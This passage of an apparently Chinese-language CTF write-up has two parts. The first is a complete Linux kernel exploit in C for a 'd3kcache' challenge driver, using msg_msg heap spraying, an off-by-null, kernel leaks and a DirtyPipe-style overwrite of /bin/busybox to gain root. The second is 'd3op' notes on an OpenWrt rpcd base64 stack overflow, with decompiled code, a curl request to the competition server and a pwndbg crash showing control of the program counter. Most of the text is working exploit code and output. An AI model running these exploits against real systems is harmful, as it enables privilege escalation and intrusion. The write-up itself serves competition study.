            fatal("Spray msg_msg");
        *(size_t *)&victim_msg.mtext[0] = 0xdead0000 + i;
        if (sndMsg(fmsqid[i], &victim_msg, sizeof(victim_msg), VICTIM_MSG_TYPE) < 0)
            fatal("Spray msg_msg");
    }
}

for (int i = 0; i < 16; i++)
{
    if (i & 1)
        add(i, 0x800, buf);
}

// debug(" -> Spray Msg_Msg\n");
// {
//     for (size_t i = 0; i < FENGSHUI_QUEUE_NUM; i++)
//     {
//         if (sndMsg(fmsqid[i], &victim_msg, sizeof(victim_msg), VICTIM_MSG_TYPE) < 0)
//             fatal("Spray msg_msg");
//     }
// }
debug(" -> Try to trigger off-by-null\n");
for (int i = 0; i < 16; i++)
{
    edit(i, 0x800, buf);
}

// for (int i = 0; i < 16; i++)
// {
//     dele(i);
// }
size_t victim_idx = -1, another_idx = -1;
debug(" -> Try to locate off-by-null's idx\n");
for (size_t i = 0; i < FENGSHUI_QUEUE_NUM; i++)
    {
        if (cpyMsg(fmsqid[i], &victim_msg, sizeof(victim_msg), 1) < 0)
            fatal("Recv msg_msg");
        if (*(size_t *)&victim_msg.mtext[0] != 0xdead0000 + i) {
            victim_idx = i;
            another_idx = (*(size_t *)&victim_msg.mtext[0]) - 0xdead0000;
            printf("[*] Victim Index Found : %lld\n", i);
            printf("[*] another_idx Index  : %lld\n", another_idx);
            hexdump(&victim_msg, sizeof(victim_msg));
            printf("\n");
        }
    }

debug(" -> Try free victim_idx\n");
{
    if (rcvMsg(fmsqid[victim_idx], &fengshui_msg, sizeof(fengshui_msg), FENGSHUI_MSG_TYPE) < 0)
        fatal("Recv msg_msg");
    if (rcvMsg(fmsqid[victim_idx], &victim_msg, sizeof(victim_msg), VICTIM_MSG_TYPE) < 0)
```

```
            fatal("Recv msg_msg");
    }

    // debug(" -> Clean\n");
    // for (int i = 0; i < 16; i++)
    // {
    //     dele(i);
    // }



    // {
    //     for (size_t i = 0; i < FENGSHUI_QUEUE_NUM; i++)
    //     {
    //         if (cpyMsg(fmsqid[i], &victim_msg, sizeof(victim_msg), VICTIM_MSG_TYPE) < 0)
    //             fatal("Recv msg_msg");
    //         if (victim_msg.mtext[0] != 0xdead0000 + i) {
    //             printf("[*] Victim Index Found : %lld\n", i);
    //         }
    //     }
    // }

    debug(" -> Try overwrite\n");
    {
        for (size_t i = 0; i < FENGSHUI_QUEUE_NUM; i++)
        {
            *(size_t *)&attack_msg.mtext[0xfd0] = 0xffffffffffffffff;
            *(size_t *)&attack_msg.mtext[0xfd0 + 0x8] = 0x42;
            *(size_t *)&attack_msg.mtext[0xfd0 + 0x10] = 0xfd0;
            if (sndMsg(msqid[i], &attack_msg, sizeof(attack_msg), ATTACK_MSG_TYPE) < 0)
                fatal("Spray msg_msg");
        }
    }

    getchar();
    getchar();
    getchar();
    getchar();
    debug(" -> Try leak\n");
    {
        if (cpyMsg(fmsqid[another_idx], &leak_msg, 0xfd8, 1) < 0)
                fatal("Copy msg_msg");
        hexdump(&leak_msg, 0xfd0);
    }

    // size_t victim_idx = -1;
    // debug(" -> Try leak\n");
    // {
    //     for (size_t i = 0; i < FENGSHUI_QUEUE_NUM; i++)
    //     {
    //         if (cpyMsg(fmsqid[i], &victim_msg, sizeof(victim_msg), VICTIM_MSG_TYPE) < 0) {
    //             printf("[*] Victim Index Found : %lld\n", i);
    //             victim_idx = i;
    //             break;
    //         }
    //             // fatal("Recv msg_msg");
    //     }
    // }

    // while(1) {
    //     printf("OK Now");
    //     char c = getchar();
    //     if (c == 'q') {break;}
    // }

    return 0;
}
/**
gef-remote --qemu-user --qemu-binary vm.elf localhost 1234
ffffffffc0201090 t d3kcache_ioctl       [d3kcache]

ffffffffc0201292 ADD

ffffffffc02011C3 EDIT

ffffffffc0201255 SHOW

ffffffffc0201318 DELE

*/
```



感觉要构造一个任意Free吧 参考 poll 任意free，或者找个链表给他连上，如果有 < 0x100 可控制 msg 头的堆喷结构体就没那么麻烦。

已经转化成 DirtyPipe 了 成功率非常低

最终exp:

```
#define _GNU_SOURCE

#include <stdarg.h>
#include <dirent.h>
#include <endian.h>
#include <errno.h>
#include <pthread.h>
#include <sched.h>
#include <setjmp.h>
#include <signal.h>
#include <stdarg.h>
#include <stdbool.h>
```

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/mman.h>
#include <sys/mount.h>
#include <sys/prctl.h>
#include <sys/resource.h>
#include <sys/stat.h>
#include <sys/syscall.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <time.h>
#include <unistd.h>
#include <assert.h>
#include <fcntl.h>
#include <sys/msg.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <sys/timerfd.h>
#include <sys/xattr.h>

// #include <linux/capability.h>
// #include <linux/futex.h>
// #include <linux/keyctl.h>

#define DEBUG 1
#ifdef DEBUG
#define debug(...) printf(__VA_ARGS__)
#else
#define debug(...) \
    do             \
    {              \
    } while (0)
#endif

int kfd;
size_t koffset = 0, kleak = 0, kbase = 0xffffffff81000000, kheap = 0xffff888000000000;
size_t pop_rdi_ret = 0xffffffff81080b46, init_cred = 0xffffffff82c8a660, commit_creds = 0xffffffff810e4ac0, swapgs_restore_regs_and_return_
size_t user_cs, user_ss, user_rflags, user_sp;

#define IOC_ADD (0x114)
#define IOC_DELE (0x810)
#define IOC_EDIT (0x514)
#define IOC_SHOW (0x1919)

#define FENGSHUI_QUEUE_NUM (0x400)
#define FENGSHUI_MSG_SIZE (0x1000)
#define FENGSHUI_MSG_TYPE (0x41)

#define VICTIM_MSG_SIZE (0x40)
#define VICTIM_MSG_TYPE (0x42)

#define ATTACK_QUEUE_NUM (0x100)
#define ATTACK_MSG_SIZE (0x1000 + 0x40)
#define ATTACK_MSG_TYPE (0x44)
#define ATTACK_MSGX1000_TYPE (0x45)
#define LEAK_MSG_SIZE (0x3000)

#define ATK_QUEUE_NUM (0x400)

#define PIPE_NUM (0x200)
#define SPIPE_NUM (0x100)
#define ATK_MSG_SIZE (0xC0)
#define ATTACK_FILE "/bin/busybox"


#define MSG_COPY  040000


int msqid[ATTACK_QUEUE_NUM];
int fmsqid[FENGSHUI_QUEUE_NUM];
int atkqid[ATK_QUEUE_NUM];
int pipes[PIPE_NUM][2];
int spipes[SPIPE_NUM][2];

struct
{
    unsigned int idx;
```

```
    unsigned int size;
    unsigned long long u_ptr;
} add_t;

struct
{
    unsigned int idx;
    unsigned int pad1;
    unsigned long long pad2;
} dele_t;

struct
{
    unsigned int idx;
    unsigned int offset;
    unsigned long long u_ptr;
} edit_t;

struct
{
    unsigned int idx;
    unsigned int size;
    unsigned long long u_ptr;
} show_t;

static inline long keyctl(int operation, unsigned long arg2, unsigned long arg3, unsigned long arg4, unsigned long arg5)
{
    return syscall(__NR_keyctl, operation, arg2, arg3, arg4, arg5);
}

typedef struct
{
    u_int64_t next;
    u_int64_t prev;
} list_head;

typedef struct
{
    list_head m_list;
    u_int64_t m_type;
    u_int64_t m_ts;
    u_int64_t next;
    u_int64_t security;
} msg_msg;

typedef struct
{
    u_int64_t next;
} msg_msgseg;

struct typ_pipe_buffer
{
    uint64_t page;
    uint32_t offset;
    uint32_t len;
    uint64_t ops;
    uint32_t flags;
    uint32_t padding1;
    uint64_t private;
};

struct
{
    long mtype;
    char mtext[LEAK_MSG_SIZE - sizeof(msg_msg)];
} leak_msg;

struct
{
    long mtype;
    char mtext[FENGSHUI_MSG_SIZE - sizeof(msg_msg)];
} fengshui_msg;

struct
{
    long mtype;
    char mtext[VICTIM_MSG_SIZE - sizeof(msg_msg)];
} victim_msg;

struct
{
```

```
    long mtype;
    char mtext[ATK_MSG_SIZE - sizeof(msg_msg)];
} atk_msg;

char bck_msg[0x30];

struct
{
    long mtype;
    char mtext[ATTACK_MSG_SIZE - sizeof(msg_msg) - sizeof(msg_msgseg)];
} attack_msg;

struct
{
    long mtype;
    char mtext[0x1000 - sizeof(msg_msg) - sizeof(msg_msgseg)];
} attack_msg_x1000;

int sndMsg(int msqid, void *msgp,
           size_t msgsz, long msgtyp)
{
    *(long *)msgp = msgtyp;
    return msgsnd(msqid, msgp, msgsz - sizeof(long), 0);
}

int rcvMsg(int msqid, void *msgp,
           size_t msgsz, long msgtyp)
{
    return msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, MSG_NOERROR | IPC_NOWAIT);
}

int cpyMsg(int msqid, void *msgp,
           size_t msgsz, long msgtyp)
{
    return msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, MSG_COPY | IPC_NOWAIT);
}

void add(unsigned int idx, unsigned int size, unsigned long long u_ptr)
{
    add_t.idx = idx;
    add_t.size = size;
    add_t.u_ptr = u_ptr;
    ioctl(kfd, IOC_ADD, &add_t);
}

void dele(unsigned int idx)
{
    dele_t.idx = idx;
    ioctl(kfd, IOC_DELE, &dele_t);
}

void edit(unsigned int idx, unsigned int offset, unsigned long long u_ptr)
{
    edit_t.idx = idx;
    edit_t.offset = offset;
    edit_t.u_ptr = u_ptr;
    ioctl(kfd, IOC_EDIT, &edit_t);
}

void show(unsigned int idx, unsigned int size, unsigned long long u_ptr)
{
    show_t.idx = idx;
    show_t.size = size;
    show_t.u_ptr = u_ptr;
    ioctl(kfd, IOC_SHOW, &show_t);
}

void hexdump(char *buf, long size)
{
    for (int i = 0; i < size; i += 8)

        printf("\e[96m\e[1m[+%02x]:\t0x%016lx\e[0m\n", i, *(u_int64_t *)(buf + i));
}

void unshare_setup(uid_t uid, gid_t gid)
{
    int temp;
    char edit[0x100];
    unshare(CLONE_NEWNS | CLONE_NEWUSER);
    temp = open("/proc/self/setgroups", O_WRONLY);
    write(temp, "deny", strlen("deny"));
```

```
    close(temp);
    temp = open("/proc/self/uid_map", O_WRONLY);
    snprintf(edit, sizeof(edit), "0 %d 1", uid);
    write(temp, edit, strlen(edit));
    close(temp);
    temp = open("/proc/self/gid_map", O_WRONLY);
    snprintf(edit, sizeof(edit), "0 %d 1", gid);
    write(temp, edit, strlen(edit));
    close(temp);
    return;
}

static void adjust_rlimit()
{
    struct rlimit rlim;
    rlim.rlim_cur = rlim.rlim_max = (200 << 20);
    setrlimit(RLIMIT_AS, &rlim);
    rlim.rlim_cur = rlim.rlim_max = 32 << 20;
    setrlimit(RLIMIT_MEMLOCK, &rlim);
    rlim.rlim_cur = rlim.rlim_max = 136 << 20;
    // setrlimit(RLIMIT_FSIZE, &rlim);
    rlim.rlim_cur = rlim.rlim_max = 1 << 20;
    setrlimit(RLIMIT_STACK, &rlim);
    rlim.rlim_cur = rlim.rlim_max = 0;
    setrlimit(RLIMIT_CORE, &rlim);
    // RLIMIT_FILE
    rlim.rlim_cur = rlim.rlim_max = 14096;
    if (setrlimit(RLIMIT_NOFILE, &rlim) < 0)
    {
        rlim.rlim_cur = rlim.rlim_max = 4096;
        if (setrlimit(RLIMIT_NOFILE, &rlim) < 0)
        {
            fatal("setrlimit");
        }
    }
    struct rlimit open_file_limit;
    getrlimit(RLIMIT_NOFILE, &open_file_limit);
    printf("\033[32m\033[1m[*] file limit: %d\033[0m\n", open_file_limit.rlim_max);
}

void fatal(const char *msg)
{
    printf("\e[31m\e[1m[x] Error at: %s\e[0m\n", msg);
    exit(1);
}

void getRootShell(void)
{
    if (getuid())
    {
        printf("\033[31m\033[1m[x] Failed to get the root!\033[0m\n");
        exit(-1);
    }

    printf("\033[32m\033[1m[+] Landing...\033[0m\n");
    system("/bin/sh");
}

void saveStatus()
{
    __asm__("mov user_cs, cs;"
            "mov user_ss, ss;"
            "mov user_sp, rsp;"
            "pushf;"
            "pop user_rflags;");
}

int main(int argc, char **argv)
{
    setbuf(stdout,0);

    printf("\033[34m\033[1m[*] Let's cause some trouble!\033[0m\n");
    saveStatus();

    cpu_set_t cpu_set;
    CPU_ZERO(&cpu_set);
    CPU_SET(0, &cpu_set);
    sched_setaffinity(getpid(), sizeof(cpu_set), &cpu_set);

    unshare_setup(getuid(), getgid());
    adjust_rlimit();
```

```
kfd = open("/dev/d3kcache", O_RDWR);
if (kfd < 0)
    fatal("open the dev :(\n");

printf("[*] Stage 1: Create Hole\n");
debug(" -> Create msg_msg queue\n");
{
    for (int i = 0; i < FENGSHUI_QUEUE_NUM; i++)
        if ((fmsqid[i] = msgget(IPC_PRIVATE, IPC_CREAT | 0666)) < 0)
            fatal("Create msg_msg queue");

    for (int i = 0; i < ATTACK_QUEUE_NUM; i++)
        if ((msqid[i] = msgget(IPC_PRIVATE, IPC_CREAT | 0666)) < 0)
            fatal("Create msg_msg queue");

    for (int i = 0; i < ATK_QUEUE_NUM; i++)
        if ((atkqid[i] = msgget(IPC_PRIVATE, IPC_CREAT | 0666)) < 0)
            fatal("Create msg_msg queue");
}

debug(" -> Get Pipes\n");
{
    for (size_t i = 0; i < PIPE_NUM; i++)
    {
        if (pipe(pipes[i]) < 0)
        {
            fatal("Make pipe");
        }
    }
    for (size_t i = 0; i < PIPE_NUM; i++)
    {
        if (pipe(spipes[i]) < 0)
        {
            fatal("Make pipe");
        }
    }
}

unsigned char *buf = malloc(0x8000);
memset(buf, 'B', 0x100);
memset(buf + 0x100, '\x00', 0x700);
for (int i = 0; i < 16; i++)
{
    add(i, 0x800, buf);
}
for (int i = 0; i < 16; i++)
{
    if (i & 1)
        dele(i);
}
debug(" -> Spray Msg_Msg\n");
{
    for (size_t i = 0; i < FENGSHUI_QUEUE_NUM; i++)
    {
        if (sndMsg(fmsqid[i], &fengshui_msg, sizeof(fengshui_msg), FENGSHUI_MSG_TYPE) < 0)
            fatal("Spray msg_msg");
        *(size_t *)&victim_msg.mtext[0] = 0xdead0000 + i;
        if (sndMsg(fmsqid[i], &victim_msg, sizeof(victim_msg), VICTIM_MSG_TYPE) < 0)
            fatal("Spray msg_msg");
    }
}

for (int i = 0; i < 16; i++)
{
    if (i & 1)
        add(i, 0x800, buf);
}

debug(" -> Try to trigger off-by-null\n");
for (int i = 0; i < 16; i++)
{
    edit(i, 0x800, buf);
}

size_t victim_idx = -1, another_idx = -1;
debug(" -> Try to locate off-by-null's idx\n");
for (size_t i = 0; i < FENGSHUI_QUEUE_NUM; i++)
{
    if (cpyMsg(fmsqid[i], &victim_msg, sizeof(victim_msg), 1) < 0)
        fatal("Recv msg_msg");
```

```
        if (*(size_t *)&victim_msg.mtext[0] != 0xdead0000 + i)
        {
            victim_idx = i;
            another_idx = (*(size_t *)&victim_msg.mtext[0]) - 0xdead0000;
            printf("[*] Victim Index Found : %lld\n", i);
            printf("[*] another_idx Index  : %lld\n", another_idx);
            hexdump(&victim_msg, sizeof(victim_msg));
            printf("\n");
        }
    }
    if (victim_idx == -1)
        fatal("Remake =.=");

    debug(" -> Try free victim_idx\n");
    {

        if (rcvMsg(fmsqid[victim_idx], &fengshui_msg, sizeof(fengshui_msg), FENGSHUI_MSG_TYPE) < 0)
            fatal("Recv msg_msg");

        for (size_t i = 0; i < ATK_QUEUE_NUM; i++)
        {
            *(size_t *)&fengshui_msg.mtext[0] = 0xf00d0000 + i;
            if (sndMsg(atkqid[i], &fengshui_msg, sizeof(fengshui_msg), FENGSHUI_MSG_TYPE) < 0)
                fatal("Spray msg_msg");
        }

        if (rcvMsg(fmsqid[victim_idx], &victim_msg, sizeof(victim_msg), VICTIM_MSG_TYPE) < 0)
            fatal("Recv msg_msg");

        if (rcvMsg(fmsqid[another_idx], &fengshui_msg, sizeof(fengshui_msg), FENGSHUI_MSG_TYPE) < 0)
            fatal("Recv msg_msg");
    }

    debug(" -> Try overwrite\n");
    {
        for (size_t i = 0; i < ATTACK_QUEUE_NUM; i++)
        {
            *(size_t *)&attack_msg.mtext[0xfd0] = 0;
            *(size_t *)&attack_msg.mtext[0xfd0 + 0x8] = 0;
            *(size_t *)&attack_msg.mtext[0xfd0 + 0x10] = 0xfd0;
            *(size_t *)&attack_msg.mtext[0xfd0 + 0x18] = 0;
            if (sndMsg(msqid[i], &attack_msg, sizeof(attack_msg), ATTACK_MSG_TYPE) < 0)
                fatal("Spray msg_msg");
        }
    }

    size_t kheap_leak = -1;
    debug(" -> Try leak\n");
    {
        if (cpyMsg(fmsqid[another_idx], &leak_msg, 0xfd8, 0) < 0)
            fatal("Copy msg_msg");
        hexdump(&leak_msg.mtext, 0x80);
        kheap_leak = *(size_t *)&leak_msg.mtext[0x18];

        memcpy(bck_msg, (size_t)(leak_msg.mtext) + 0x10, 0x30);
        *(size_t *)&bck_msg[0x28] = kheap_leak - 0xfd0;
    }

    for (size_t i = 0; i < ATK_QUEUE_NUM; i++)
    {
        *(size_t *)&atk_msg.mtext[0] = 0xcafe0000 + i;
        memcpy(&atk_msg.mtext[0x80 - 0x30], bck_msg, 0x30);
        memcpy(&atk_msg.mtext[0x10], bck_msg, 0x30);
        if (sndMsg(atkqid[i], &atk_msg, sizeof(atk_msg), ATTACK_MSG_TYPE) < 0)
            fatal("Spray msg_msg");
    }

    debug(" -> RELEASE Old_msg\n");
    hexdump(bck_msg, 0x30);
    for (size_t i = 0; i < FENGSHUI_QUEUE_NUM; i++)
    {
        if (i == victim_idx || i == another_idx)
            continue;
        if (rcvMsg(fmsqid[i], &victim_msg, sizeof(victim_msg), VICTIM_MSG_TYPE) < 0)
            fatal("RELEASE msg_msg");
    }

    for (int i = 0; i < PIPE_NUM; i++)
    {
        fcntl(pipes[i][1], F_SETPIPE_SZ, 0x1000);
    }
```

```
for (size_t i = 0; i < PIPE_NUM; i++)
{
    if (write(pipes[i][1], "Nightu", 6) < 0)
    {
        fatal("Write to pipe");
    }
}

debug(" -> Try leak\n");
{
    if (cpyMsg(fmsqid[another_idx], &leak_msg, 0xfd8, 0) < 0)
        fatal("Copy msg_msg");
    // hexdump(&leak_msg.mtext, 0xfd0);
    hexdump(&leak_msg.mtext, 0xd0);
}

char *pos;
if ((pos = memmem(leak_msg.mtext, 0xfd0 * 2, "\x00\x00\x00\x00\x06\x00\x00\x00", 8)) > 0)
{
    kleak = *(uint64_t *)(pos + 8);
    koffset = kleak - 0xffffffff82451b30;
    kbase += koffset;
    printf(" -> KLEAK @ 0x%016lx\n", kleak);
    printf(" -> KBASE @ 0x%016lx\n", kbase);
}

debug(" -> Try to trigger off-by-null\n");
for (int i = 0; i < 16; i++)
{
    edit(i, 0x800, buf);
}

victim_idx = -1, another_idx = -1;
debug(" -> Try to locate off-by-null's idx\n");
for (size_t i = 0; i < ATK_QUEUE_NUM; i++)
{
    memset(atk_msg.mtext, '\x00', sizeof(atk_msg.mtext));
    if (cpyMsg(atkqid[i], &atk_msg, sizeof(atk_msg), 1) < 0)
    {
        victim_idx = i;
        printf("[*] Victim Index Found While Error : %lld\n", i);
        break;
        fatal("Recv msg_msg");
    }
    if (*(size_t *)&atk_msg.mtext[0] != 0xcafe0000 + i)
    {
        hexdump(&atk_msg.mtext, 0x20);
        another_idx = (*(size_t *)&atk_msg.mtext[0]) - 0xcafe0000;
        victim_idx = i;
        printf("[*] Victim Index Found : %lld\n", i);
        printf("[*] another_idx Index  : %lld\n", another_idx);
        printf("\n");
    }
}
if (victim_idx == -1)
{
    fatal("Remake?");
}

debug(" -> Try free victim_idx\n");
{

    if (rcvMsg(atkqid[victim_idx], &fengshui_msg, sizeof(fengshui_msg), 0) < 0)
        fatal("Recv msg_msg");

    if (rcvMsg(atkqid[victim_idx], &atk_msg, sizeof(atk_msg), 0) < 0)
        fatal("Recv msg_msg");
}
for (int i = 0; i < SPIPE_NUM; i++)
{
    // 4*40 = 160 > 128
    fcntl(spipes[i][1], F_SETPIPE_SZ, 0x4000);
}
int file_fd[SPIPE_NUM] = {0};
for (int i = 0; i < SPIPE_NUM; i++)
{
    file_fd[i] = open(ATTACK_FILE, O_RDONLY);
    if (file_fd[i] < 0)
        fatal("open");
    const unsigned pipe_size = fcntl(spipes[i][1], F_GETPIPE_SZ);
```

```
        static char tmp_buff[0x1000];

        /* fill the pipe completely; each pipe_buffer will now have
           the PIPE_BUF_FLAG_CAN_MERGE flag */
        for (unsigned r = pipe_size; r > 0;)
        {
            unsigned n = r > sizeof(tmp_buff) ? sizeof(tmp_buff) : r;
            if (write(spipes[i][1], tmp_buff, n) != n)
            {
                fatal("pipe write() fail");
            };
            r -= n;
        }

        /* drain the pipe, freeing all pipe_buffer instances (but
           leaving the flags initialized) */
        for (unsigned r = pipe_size; r > 0;)
        {
            unsigned n = r > sizeof(tmp_buff) ? sizeof(tmp_buff) : r;
            if (read(spipes[i][0], tmp_buff, n) != n)
            {
                fatal("pipe read() fail");
            }

            r -= n;
        }

        write(spipes[i][1], tmp_buff, 0x100 + i);

        loff_t offset = 1;
        ssize_t nbytes = splice(file_fd[i], &offset, spipes[i][1], NULL, 1, 0);
        if (nbytes < 0)
        {
            fatal("splice failed");
        }
    }

    size_t victim_pipe = -1;
    debug(" -> Try Get Victim Pipe's msg idx\n");
    {
        for (size_t i = 0; i < FENGSHUI_QUEUE_NUM; i++)
        {
            if (i == victim_idx)
                continue;

            if (cpyMsg(atkqid[i], &atk_msg, sizeof(atk_msg), 1) < 0)
                fatal("RELEASE msg_msg");
            char *pos;
            if ((pos = memmem(atk_msg.mtext, sizeof(atk_msg.mtext), &kleak, 8)) > 0)
            {
                hexdump(atk_msg.mtext, 0xc0);
                struct typ_pipe_buffer *pp = (size_t)pos - 0x10;
                if (pp[1].offset != 1 || pp[1].len != 1)
                    fatal("SPLICE");
                victim_pipe = i;
                printf("[*] Victim Pipe Index Found : %lld\n", victim_pipe);
                break;
            }
        }
    }
    debug(" -> Try free victim pipe's msg\n");
    {
        if (rcvMsg(atkqid[victim_pipe], &fengshui_msg, sizeof(fengshui_msg), 0) < 0)
            fatal("Recv msg_msg");
        if (rcvMsg(atkqid[victim_pipe], &atk_msg, sizeof(atk_msg), 0) < 0)
            fatal("Recv msg_msg");
        char *pos;
        pos = memmem(atk_msg.mtext, sizeof(atk_msg.mtext), &kleak, 8);
        *(unsigned int *)&pos[0x20] = 0;
        // *(unsigned int *)&pos[0x20] = 0;
        *(unsigned int *)&pos[0x24] = 0;
        *(size_t *)&pos[0x30] = 0x10;
        for (size_t i = 0; i < FENGSHUI_QUEUE_NUM; i++)
        {
            if (i == victim_idx)
                continue;
            if (sndMsg(atkqid[i], &atk_msg, sizeof(atk_msg), 0x4f) < 0)
                fatal("Spray msg_msg");
        }
    }
    {
```

```
        char *pos = memmem(atk_msg.mtext, sizeof(atk_msg.mtext), &kleak, 8);
        struct typ_pipe_buffer *pp = (size_t)pos - 0x10;
        debug(" -> Try write\n");
        memset(buf, 0, 0x8000);
        int fd = open("./readflag",0);
        read(fd,buf,8940);
        ssize_t nbytes = write(spipes[pp->len & 0xff][1], buf, 8940);
        if (nbytes < 0)
        {
            fatal("write failed");
        }
        printf("write %p bytes\n",nbytes);
        fd = open("/bin/busybox",0);
        memset(buf, 0, 0x8000);
        read(fd,buf,8940);
        for(int i = 0;i < 8940;){
            printf("%04x\t",i);
            for(int j = 0;j < 0x10 ;j++,i++ ){
                printf("%02x ",buf[i]);
            }
            printf("\n");
        }
    }

    return 0;
}
```

d3op

diff 一下就多了一个 network 设置，然后改了 shadow，最后加了一个 rpc 服务：

```
// \usr\share\rpcd\acl.d\unauthenticated.json
{
    "unauthenticated": {
        "description": "Access controls for unauthenticated requests",
        "read": {
            "ubus": {
                "session": [
                    "access",
                    "login"
                ],
                "base64": [
                    "decode",
                    "encode"
                ]
            }
        }
    }
}
```

未授权的 base64 服务在 squashfs-root\usr\libexec\rpcd\base64

主要业务函数应该在 0x40655C

```
__int64 __fastcall VULN_40655C(__int64 a1, __int64 a2)
{
  int v4; // [xsp+1Ch] [xbp-1034h]
  char v5[4096]; // [xsp+28h] [xbp-1028h] BYREF
  __int64 v6; // [xsp+1028h] [xbp-28h]
  __int64 v7; // [xsp+1030h] [xbp-20h]
  __int64 v8; // [xsp+1038h] [xbp-18h]
  int v9; // [xsp+1044h] [xbp-Ch]
  __int64 v10; // [xsp+1048h] [xbp-8h]

  v4 = a1;
  sub_40614C(a1, a2);
  if ( v4 <= 1 )
    return 0LL;
  v10 = *(_QWORD *)(a2 + 8);
  if ( (unsigned int)sub_41FE40(v10, "list") )
  {
    v9 = sub_422E60(0LL, v5, 4095LL);
```

```
    v5[v9] = 0;
    v8 = sub_402478(v5);
    if ( v8 )
    {
      v7 = sub_403C90(v8, "input");
      if ( v7 && (unsigned int)sub_4059D0(v7) )
      {
        v6 = *(_QWORD *)(a2 + 16);
        if ( !(unsigned int)sub_41FE40(v10, "call") )
        {
          sub_4064F0(v6, *(_QWORD *)(v7 + 32), byte_4A2098);
          sub_40B230("{\"output\": \"%s\"}\n", byte_4A2098);
          sub_400A10(v8);
        }
        return 0LL;
      }
      else
      {
        return 0LL;
      }
    }
    else
    {
      return 0LL;
    }
  }
  else
  {
    sub_416430("{\"encode\": {\"input\": \"string\"}, \"decode\": {\"input\": \"string\"}}");
    return 0LL;
  }
}
```

感觉是 decode 存在溢出，size 这个函数 ida 识别好像有问题，如果没有检查 size 的话可以越界:

```
__int64 __fastcall decode_4061AC(_BYTE *buf, __int64 a2)
{
  int v3; // w0
  int v4; // w0
  int v5; // w0
  int v6; // w0
  int v7; // w0
  int v8; // w0
  int v9; // w0
  int v10; // w0
  int v11; // w0
  int v12; // w0
  int v13; // w0
  char v16[1028]; // [xsp+28h] [xbp+28h]
  int v17; // [xsp+42Ch] [xbp+42Ch]
  int v18; // [xsp+430h] [xbp+430h]
  int v19; // [xsp+434h] [xbp+434h]
  int v20; // [xsp+438h] [xbp+438h]
  int v21; // [xsp+43Ch] [xbp+43Ch]
  unsigned int size; // [xsp+440h] [xbp+440h]
  unsigned int v23; // [xsp+444h] [xbp+444h]
  unsigned int now_sz; // [xsp+448h] [xbp+448h]
  unsigned int v25; // [xsp+44Ch] [xbp+44Ch]

  size = sub_400300();
  if ( (size & 3) != 0 )
    return 0LL;
  v25 = 3 * (size >> 2);
  if ( buf[size - 1] == 61 )
    --v25;
  if ( buf[size - 2] == 61 )
    --v25;
  if ( a2 )
  {
    now_sz = 0;
    v23 = 0;
    while ( size > now_sz )
    {
      if ( buf[now_sz] == 61 )
      {
        ++now_sz;
        v3 = 0;
      }
```

```
      else
      {
        v4 = now_sz++;
        v3 = byte_4A1F98[(unsigned __int8)buf[v4]];
      }
      v21 = v3;
      if ( buf[now_sz] == 61 )
      {
        ++now_sz;
        v5 = 0;
      }
      else
      {
        v6 = now_sz++;
        v5 = byte_4A1F98[(unsigned __int8)buf[v6]];
      }
      v20 = v5;
      if ( buf[now_sz] == 61 )
      {
        ++now_sz;
        v7 = 0;
      }
      else
      {
        v8 = now_sz++;
        v7 = byte_4A1F98[(unsigned __int8)buf[v8]];
      }
      v19 = v7;
      if ( buf[now_sz] == 61 )
      {
        ++now_sz;
        v9 = 0;
      }
      else
      {
        v10 = now_sz++;
        v9 = byte_4A1F98[(unsigned __int8)buf[v10]];
      }
      v18 = v9;
      v17 = v9 + (v21 << 18) + (v20 << 12) + (v19 << 6);
      if ( v25 > v23 )
      {
        v11 = v23++;
        v16[v11] = BYTE2(v17);
      }
      if ( v25 > v23 )
      {
        v12 = v23++;
        v16[v12] = BYTE1(v17);
      }
      if ( v25 > v23 )
      {
        v13 = v23++;
        v16[v13] = v17;
      }
    }
    sub_4002B0();
  }
  return 0LL;
}
```

调试的时候可以在shell里面这样交互：

```
root@(none):/# ubus -S call base64 encode '{"input": "AAAADDDDCCCC" }'
{"output":"QUFBQURERERDQ0ND"}
root@(none):/# ubus -S call base64 decode '{"input": "QUFBQURERERDQ0ND"}'
{"output":"AAAADDDDCCCC"}
```

应该铁溢出了

远程交互：

```
curl -v -d '{"jsonrpc":"2.0","id":null, "method":"call", "params" : ["00000000000000000000000000000000", "base64", "encode", {"input" : "AA
*   Trying 47.102.106.102:31905...
* Connected to 47.102.106.102 (47.102.106.102) port 31905 (#0)
> POST /ubus HTTP/1.1
> Host: 47.102.106.102:31905
> User-Agent: curl/7.81.0
> Accept: */*
> Content-Length: 133
> Content-Type: application/x-www-form-urlencoded
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.23.4
< Date: Sat, 29 Apr 2023 17:34:39 GMT
< Content-Type: application/json
< Transfer-Encoding: chunked
< Connection: keep-alive
<
* Connection #0 to host 47.102.106.102 left intact
{"jsonrpc":"2.0","id":null,"result":[0,{"output":"QUFBQQA="}]}%
```

马上打完

```
pwndbg>
0x0042424242424242 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────────────────────────────[ REGISTERS
 X0   0x0
 X1   0x7ff372b3b0 ◂— 0x4242424242424242 ('BBBBBBBB')
 X2   0xffffffffffffffd5
 X3   0x4a2550 ◂— 'BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
 X4   0x7ff372b415 ◂— 0x4655514246555142 ('BQUFBQUF')
 X5   0x4a25b5 ◂— 0x0
 X6   0x4145545041455450 ('PTEAPTEA')
 X7   0x7f7f7f7f7f7f7f7f
 X8   0x101010101010101
 X9   0x8
 X10  0xffffff800cd37155
 X11  0x101010101010101
 X12  0x4
 X13  0x1
 X14  0x8
 X15  0x0
 X16  0x4a0008 —▸ 0x420a40 ◂— nop
 X17  0x420a40 ◂— nop
 X18  0x1
 X19  0x2
 X20  0x3
 X21  0x7ff372c548 —▸ 0x7ff372cf85 ◂— '/usr/libexec/rpcd/base64'
 X22  0x7ff372c568 —▸ 0x7ff372cfaa ◂— 0x54002f3d454d4f48 /* 'HOME=/' */
 X23  0x49cee8 —▸ 0x400660 ◂— adrp x0, #0x49f000
 X24  0x4a7000 ◂— 0x0
 X25  0x2
